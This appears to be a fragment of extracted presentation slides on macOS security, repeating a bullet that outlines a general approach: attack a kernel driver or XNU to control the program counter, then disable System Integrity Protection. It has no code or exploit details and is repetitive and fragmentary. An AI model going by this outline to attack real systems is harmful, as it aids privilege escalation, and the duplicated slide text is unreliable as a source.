
- attack kernel mode driver or XNU to control \$pc, then disable SIP in kernel mode



- General approach

- attack kernel mode driver or XNU to control \$pc, then disable SIP in kernel mode

- Think outside the box




- General approach


- attack kernel mode driver or XNU to control \$pc, then disable SIP in kernel mode

- Think outside the box

